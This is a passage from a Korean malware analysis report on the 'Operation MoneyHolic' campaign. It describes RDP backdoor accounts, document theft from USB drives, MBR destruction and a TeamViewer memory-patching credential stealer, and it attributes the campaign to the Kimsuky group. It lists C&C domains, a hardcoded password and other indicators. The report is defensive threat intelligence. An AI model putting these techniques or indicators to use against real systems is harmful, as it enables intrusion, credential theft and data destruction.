Utilman.exe은 DnsCacheUpdate.dll와 마찬가지로 ASPNET 계정을 생성하는 기능을 갖고 있다. 비밀번호를 추출한 후 RDP를 통해 감염 PC 1에 접속을 시도한 결과, 로그인에 성공했다. 이를 근거로 감염 PC 1에 ASPNET 계정을 추가한 악성코드는 DnsCacheUpdate.dll가 아닌 Utilman.exe로 판단했다.

감염 PC 1에 설치된 V3에는 Utilman.exe 진단한 이후 [표 13]과 같이 다수의 악성코드를 진단 및 삭제한 로

그가 존재했다.

일자	진단 경로	진단명
2018.07.17	C:₩Users₩ASPNET₩Desktop₩spoolsve.exe	Trojan/Win32.Agent.R231849
2018.07.17	C:₩Users₩ASPNET₩Desktop₩Server.vmp.exe	Trojan/Win32.Agent.R231849
2018.07.21	C:₩Users₩ASPNET₩Desktop₩win7_x64₩DnscacheUpdate.dll	Trojan/Win32.Agent.R229262
2018.07.21	C:₩Users₩ASPNET₩Desktop₩win7_x64₩IPCheck.dll	Trojan/Win32.Agent.R229524

[표 13] 감염 PC 1의 진단 정보(2)

지금까지 확인한 정보를 토대로 오퍼레이션 머니홀릭 조직이 악성코드를 통해 감염 PC에 ASPNET과 같은 원격데스크톱(RDP) 계정을 생성한 이유는 크게 2가지로 요약할 수 있다.

■ 감염 PC 악용

백신에 의해서 악성코드가 진단 및 삭제되더라도 악성코드가 생성한 RDP 계정은 남아있기 때문에 RDP를 통해 감염 PC에 무단으로 접속해 악성코드 진단 테스트 등의 악의적인 행위를 계속할 수 있다.

■ 추적 회피 목적

일반적으로 공격자는 자신이 제작한 악성코드를 실제로 유포하기 전에 공격 대상이 사용하는 백신으로 진단 여부를 테스트해보거나 VirusTotal에 업로드하여 백신 제품의 진단 현황을 확인한다. 이 과정에서 작은 실수로 공격자의 정보가 노출되는 경우도 있는데, 이런 정보를 이용해 보안 업체나 사법기관은 공격자를 추적하거나 프로파일링한다. 그러나 오퍼레이션 머니홀릭의 사례처럼 공격자가 감염 PC를 활용하면 자신의 존재를 숨길 수 있기 때문에 추적을 따돌리고 프로파일링을 방해할 수 있다.

(2) 문서 파일 수집


감염 PC에 이동식 디스크가 연결되어 있다면 백도어를 통해 ghost.exe를 유포한 것으로 보인다. 해당 파일은 드라이브 타입이 이동식 디스크일 경우 특정 확장자(.jpg, .png, .doc, .docx, .xls, .xlsx, .pdf, .hwp, .txt, .zip)를 가진 파일을 검색한 후 특정 폴더(%Public%₩Documents₩[랜덤 폴더명])에 수집한다.

[그림 48] 수집 대상 확장자 및 수집 파일(한글) 예시

그러나 ghost.exe는 C&C와 통신하는 기능이 없으며, 따라서 수집한 파일은 실행 중인 백도어를 통해 유출한 것으로 추정된다.


(3) MBR(Master Boot Record) 파괴

백도어 TiWorker.exe에 의해 다운로드된 Bang.exe는 감염 PC의 HDD 0번째 섹터에 위치한 MBR의 일부 영역을 0으로 덮어쓴 후 shutdown 명령을 사용하여 감염 PC를 종료한다.



[그림 49] MBR 파괴 기능

[그림 50]에서 붉은색으로 표시된 부분이 Bang.exe의 실행 전과 후를 비교한 것으로, 해당 영역에 감염 PC의 파티션 테이블 정보가 존재한다.



First File - C:\Samples\정상_MBR.bin

OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000180	20	6C	6F	61	64	69	6E	67	20	6F	70	65	72	61	74	69	loading operati
00000190	6E	67	20	73	79	73	74	65	6D	00	4D	69	73	73	69	6E	ng system.Missin
000001A0	67	20	6F	70	65	72	61	74	69	6E	67	20	73	79	73	74	g operating syst
000001B0	65	6D	00	00	00	63	7B	9A	BB	A3	CC	AD	01	01	80	20	em...c{▌»£Ì-..▌
000001C0	21	00	07	FE	FF	FF	00	08	00	00	00	F0	7F	07	00	00	!..þÿÿ.....ð▌...
000001D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	55	AA	.....Uª

Second File - C:\Samples\손상_MBR.bin

OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000180	20	6C	6F	61	64	69	6E	67	20	6F	70	65	72	61	74	69	loading operati
00000190	6E	67	20	73	79	73	74	65	6D	00	4D	69	73	73	69	6E	ng system.Missin
000001A0	67	20	6F	70	65	72	61	74	69	6E	67	20	73	79	73	74	g operating syst
000001B0	65	6D	00	00	00	63	7B	9A	BB	A3	CC	AD	01	01	33	5A	em...c{▌»£Ì-..3Z
000001C0	AD	F5	A7	8D	16	AB	6F	15	94	58	2D	62	39	19	B3	7A	-õ§ .«o.▌X-b9.³z
000001D0	8C	F5	A0	73	E9	54	6F	1D	94	58	2D	92	46	1E	00	00	▌õ séTo.▌X-´F...
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	55	AA	.....Uª


[그림 50] 정상 MBR과 파괴된 MBR 비교

Bang.exe에 의해 감염 PC의 파티션 테이블 정보가 손상되었기 때문에 shutdown 명령으로 전원이 꺼진(OFF) PC를 다시 부팅하면 [그림 51]과 같이 'Invalid partition table'이라는 에러 메시지가 나타나고 부팅이 되지 않는다.

[그림 51] 부팅 시 나타나는 에러 메시지

(4) 팀뷰어 계정 정보 탈취

메모리 패치 방식을 사용해서 팀뷰어 계정 정보를 탈취 시도하는 악성코드도 유포됐으며, 해당 악성코드의 동작 과정은 다음과 같다.



[그림 52] RCP.exe의 동작 과정


❶ RCP.exe에 3.6버전의 팀뷰어와 악성코드가 리소스 형태로 존재

❷ RCP.exe가 mfc100d.dll을 lcass.exe에 인젝션

❸ 인젝션된 mfc100d.dll은 lcass.exe, 즉 팀뷰어에서 아이디/비밀번호가 처리되는 코드 영역을 메모리 패치

❹ mfc100d.dll은 메모리 패치를 통해 획득한 팀뷰어의 아이디/비밀번호를 RCP_Info(Jerry).log에 기록

[그림 53]은 위의 과정 중 위의 과정 중 ❸, ❹번에 해당하는 내용이다.



[그림 53] 팀뷰어 아이디 획득을 위한 메모리 패치 과정

❶ 팀뷰어에서 메모리 패치 주소를 획득하기 위한 거리 계산

❷ 팀뷰어에서 아이디를 처리하는 부분을 메모리 패치하는 코드

❸ 메모리 패치 후 팀뷰어 아이디 획득 시 mfc1000d.dll의 파일 기록 기능으로 분기하는 코드로 획득한 팀뷰어 아이디는 RCP_Info(Jerry).log에 기록

그러나 팀뷰어 홈페이지에서 최신 버전을 다운로드 및 설치한 후 mfc1000d.dll를 강제로 로딩시켜 테스트한 결과, 팀뷰어 계정 정보를 획득할 수 없었다. 또한 mfc1000d.dll의 잘못된 메모리 패치로 인해 실행 중인 팀뷰어가 종료됐다. 즉, 오퍼레이션 머니홀릭 조직이 테스트한 팀뷰어 버전은 3.6버전으로, 해당 버전에서는 팀뷰어 계정 정보를 탈취할 수 있지만 최신 버전에서는 탈취할 수 없다는 실패한다는 의미다. 한편, 오퍼레이션 머니홀릭은 백도어를 통해 키로거, 마이너, 악성 Autoit 스크립트, 닷넷 백도어 등 다양한 악성코드를 테스트 목적으로 유포했다.

악성코드 프로파일링

악성코드 프로파일링은 악성코드의 변화를 추적하고 관리함으로써 향후 발생할 수 있는 사이버 공격을 예측하고 대비하는데 도움을 주는 작업으로, 악성코드 분석 및 대응만큼 반드시 필요하다. 그러나 악성코드 분석 및 대응과 달리 악성코드 프로파일링은 단기간에 완료할 수 있는 작업이 아니므로 긴 호흡으로 장기적인 관점에서 진행해야 한다.

장기간에 걸쳐 악성코드의 변화를 추적하다 보면 특정 국가의 지원을 받는 공격 조직과 관련된 경우를 발견하게 되는 경우도 있는데, 그 관련성을 밝혀내는 것 또한 악성코드 프로파일링의 중요한 역할이라 할 수 있다. 그러나 공격자들은 악성코드 프로파일링을 방해하거나 혼란을 주기 위해 위장 기법(False Flag)이나 공개된 해킹 툴 사용, VPN 경유 등 다양한 방법을 동원하고 있다. 따라서 악성코드 프로파일링은 다수의 가능성을 열어 두고 신중하게 접근하면서 공격의 실체에 근접할 수 있는 가능성을 높이는 작업이다.

한편, 안랩은 2018년 2월부터 특정한 악성코드의 변화를 지속적으로 추적하고 분석한 결과, 일련의 공격 사례가 특정 국가의 지원을 받는 공격 조직인 Kimsuky 조직을 연상시키는 다수의 근거를 확인했다.

1. 악성코드 비교

2018년 2월, 앞서 살펴봤던 감염 PC 1과 유사한 감염 패턴을 가진 감염 PC 2를 발견했다. 감염 PC2에서 userrepairkey_x86.exe 등 감염 PC 1의 Utilman.exe와 동일한 기능을 가진 다수의 악성코드가 확인됐다.

일자	진단 경로	파일명
2018.02.10	C:₩Windows₩System32₩ipnet.dll	ipnet.dll
2018.02.10	C:₩Windows₩System32₩ntwdblib.dll	NTWDBLIB.dll
2018.02.20	C:₩Windows₩Temp₩userrepairkey_x86.exe	UserRepairKey_x86.exe
2018.03.06	C:₩Users₩***₩Downloads₩111₩dnscacheupdate.dll	DnscacheUpdate.dll
2018.03.06	C:₩Users₩***₩Downloads₩111₩ipcheck.dll	IPCheck.dll

[표 14] 감염 PC 2의 진단 정보


이들 두 PC에서 발견된 악성코드의 RDP 계정 추가 기능을 비교한 결과, [그림 54]와 같이 비밀번호만 다를 뿐 동일한 것으로 나타났다.

[그림 54] RDP 계정 추가 기능 비교

또한 [그림 55]와 같이 RDP 계정이 ASPNET으로 동일하며, 계정의 설명 문구도 유사했다.


[그림 55] 파일별 RDP 계정 및 설명 문구

감염 PC 1의 Utilman.exe는 지난 2017년 2월에 또 다른 PC에서 발견된 이력이 있으며, 해당 PC(이하 감염 PC 3)에서 추가로 발견된 키로거는 Kimsuky 조직이 2013년에 사용한 키로거와 동일했다([그림 56] 참고).



[그림 56] 2013년 Kimsuky 조직의 키로거와 2017년 감염 PC 3의 키로거

2017년 8월부터 Kimsuky 조직이 제작한 악성코드에 간헐적으로 감염됐던 PC(이하 감염 PC 4)에서도 감염 PC 1의 Utilman.exe와 유사한 기능을 가진 악성코드를 발견했다. [그림 57]은 감염 PC 1의 Utilman.exe와 감염 PC 4의 dnsadmin.exe를 비교한 것으로, 코드와 감염 PC에 추가된 RDP 계정은 다르지만 동일한 비밀번호(waldo1215!)를 사용했음을 알 수 있다. 또한 감염 PC 1의 Utilman.exe에 존재하는 'dnsadmin'이라는 문자열이 감염 PC 4의 EXEJINBO.exe에도 존재한다. 해당 문자열은 C&C 서버와의 통신에 사용된다.



[그림 57] 동일한 비밀번호와 문자열 사용

No	Type	파일명	팀뷰어 버전	PDB
1	MoneyHolic	coinstager.exe	5.0.9104.0	c:₩TeamViewer5_Release₩TeamViewer₩release₩TeamViewer.pdb
2	MoneyHolic	lcass.exe	3.6.5524.0	c:₩TeamViewer_3.6₩TeamViewer₩release₩TeamViewer.pdb
3	Kimsuky	netsvcs.exe	5.0.9104.0	c:₩TeamViewer5_Release₩TeamViewer₩release₩TeamViewer.pdb
4	Kimsuky	MsMpQhp.exe	3.0.3612.0	c:₩TeamViewer₩TeamViewer₩release₩TeamViewer.pdb
5	Kimsuky	spl.exe	5.0.9104.0	c:₩TeamViewer5_Release₩TeamViewer₩release₩TeamViewer.pdb
6	Kimsuky	xpsp2.exe	5.0.9104.0	c:₩TeamViewer5_Release₩TeamViewer₩release₩TeamViewer.pdb

[표 15] 팀뷰어 버전 및 PDB 정보

[표 15]는 팀뷰어의 파일 버전 및 PDB 정보를 정리한 것으로, 그 내용을 종합하면 크게 두 가지로 요약할 수 있다. 첫째, [표 15]의 1번, 3번, 5번, 6번의 팀뷰어 버전과 PDB 정보가 동일하며 2번과 4번 팀뷰어의 PDB 정보도 유사하다. 둘째, 1번, 3번, 5번, 6번의 팀뷰어 상세 파일 등록정보를 확인해 보면 [그림 57]과 같이 1번과 6번 팀뷰어의 파일 등록정보와 일치한다. 3번과 4번도 팀뷰어 파일 등록정보가 일치한다.

물론, 1번, 6번과 3번, 5번을 비교하면 ComapnyName이나 InternalName 등 다소의 차이가 보이지만, 전체적으로 유사한 패턴의 파일 등록정보를 갖고 있음을 알 수 있다. 이 중에서 3번, 5번, 6번 팀뷰어는 Kimsuky 조직에서 사용했다.

1. coinstager.exe (MoneyHolic)

00A8313E	00E8313E	0	CompanyName
00A83158	00E83158	0	Coinstager GmbH
00A8317E	00E8317E	0	FileDescription
00A831A0	00E831A0	0	Coinstager
00A831BE	00E831BE	0	FileVersion
00A831D8	00E831D8	0	5.0.9104.0
00A831F6	00E831F6	0	InternalName
00A83210	00E83210	0	Coinstager
00A8322E	00E8322E	0	LegalCopyright
00A8324C	00E8324C	0	Coinstager GmbH
00A83272	00E83272	0	LegalTrademarks
00A83294	00E83294	0	Coinstager
00A832B2	00E832B2	0	OriginalFilename
00A832D4	00E832D4	0	Coinstager.exe

6. xpsp2.exe (Kimsuky)

005108DE	00913ADE	0	CompanyName
005108F8	00913AF8	0	Coinstager GmbH
0051091E	00913B1E	0	FileDescription
00510940	00913B40	0	Coinstager
0051095E	00913B5E	0	FileVersion
00510978	00913B78	0	5.0.9104.0
00510996	00913B96	0	InternalName
005109B0	00913BB0	0	Coinstager
005109CE	00913BCE	0	LegalCopyright
005109EC	00913BEC	0	Coinstager GmbH
00510A12	00913C12	0	LegalTrademarks
00510A34	00913C34	0	Coinstager
00510A52	00913C52	0	OriginalFilename
00510A74	00913C74	0	Coinstager.exe

3. netsvcs.exe (Kimsuky)

004FB53E	0098813E	0	CompanyName
004FB558	00988158	0	Goldstager GmbH
004FB57E	0098817E	0	FileDescription
004FB5A0	009881A0	0	Goldstager
004FB5BE	009881BE	0	FileVersion
004FB5D8	009881D8	0	5.0.9104.0
004FB5F6	009881F6	0	InternalName
004FB610	00988210	0	Goldstager
004FB62E	0098822E	0	LegalCopyright
004FB64C	0098824C	0	Goldstager GmbH
004FB672	00988272	0	LegalTrademarks
004FB694	00988294	0	Goldstager
004FB6B2	009882B2	0	OriginalFilename
004FB6D4	009882D4	0	Goldstager.exe

5. spl.exe (Kimsuky)

0057CB46	00980946	0	CompanyName
0057CB60	00980960	0	Goldstager GmbH
0057CB86	00980986	0	FileDescription
0057CBCE	009809CE	0	FileVersion
0057CBE8	009809E8	0	5.0.9104.0
0057CC06	00980A06	0	InternalName
0057CC20	00980A20	0	Goldstager
0057CC3E	00980A3E	0	LegalCopyright
0057CC5C	00980A5C	0	Goldstager GmbH
0057CC82	00980A82	0	LegalTrademarks
0057CCA4	00980AA4	0	Goldstager
0057CCC2	00980AC2	0	OriginalFilename
0057CCE4	00980AE4	0	Goldstager_Resource.dll

[그림 58] 팀뷰어의 파일 등록정보 비교


2019년 5월 24일 VirusTotal에 업로드된 'Huobi Research Weekly (Vol. 62) 2019.05.13-2019.05.19.doc' 파일 에서도 오퍼레이션 머니홀릭과 Kimsuky 조직과의 관련성을 추정할 수 있는 흔적이 발견됐다.

[그림 59]의 '20190502_01.doc' 파일은 오퍼레이션 머니홀릭 조직이 유포한 것이고, 'Huobi Research(이하

생략).doc' 파일은 Kimsuky 조직에서 유포한 악성 파일이다. 이들 두 악성 파일에 포함된 악성 매크로를 비교하면 [그림 59]와 같이 매우 유사함을 확인할 수 있다. 특히 매크로 영역에 오퍼레이션 머니홀릭 조직에서 사용한 C&C 서버 주소인 'sURL = fighiting1013.org/2/'가 Huobi Research.doc 파일에도 동일하게 존재하나 주석처리 되어 있으며, 새로운 C&C 서버인 naoei3-tosma.96.lt'가 추가됐다.

[그림 59] 악성코드의 악성 매크로 비교

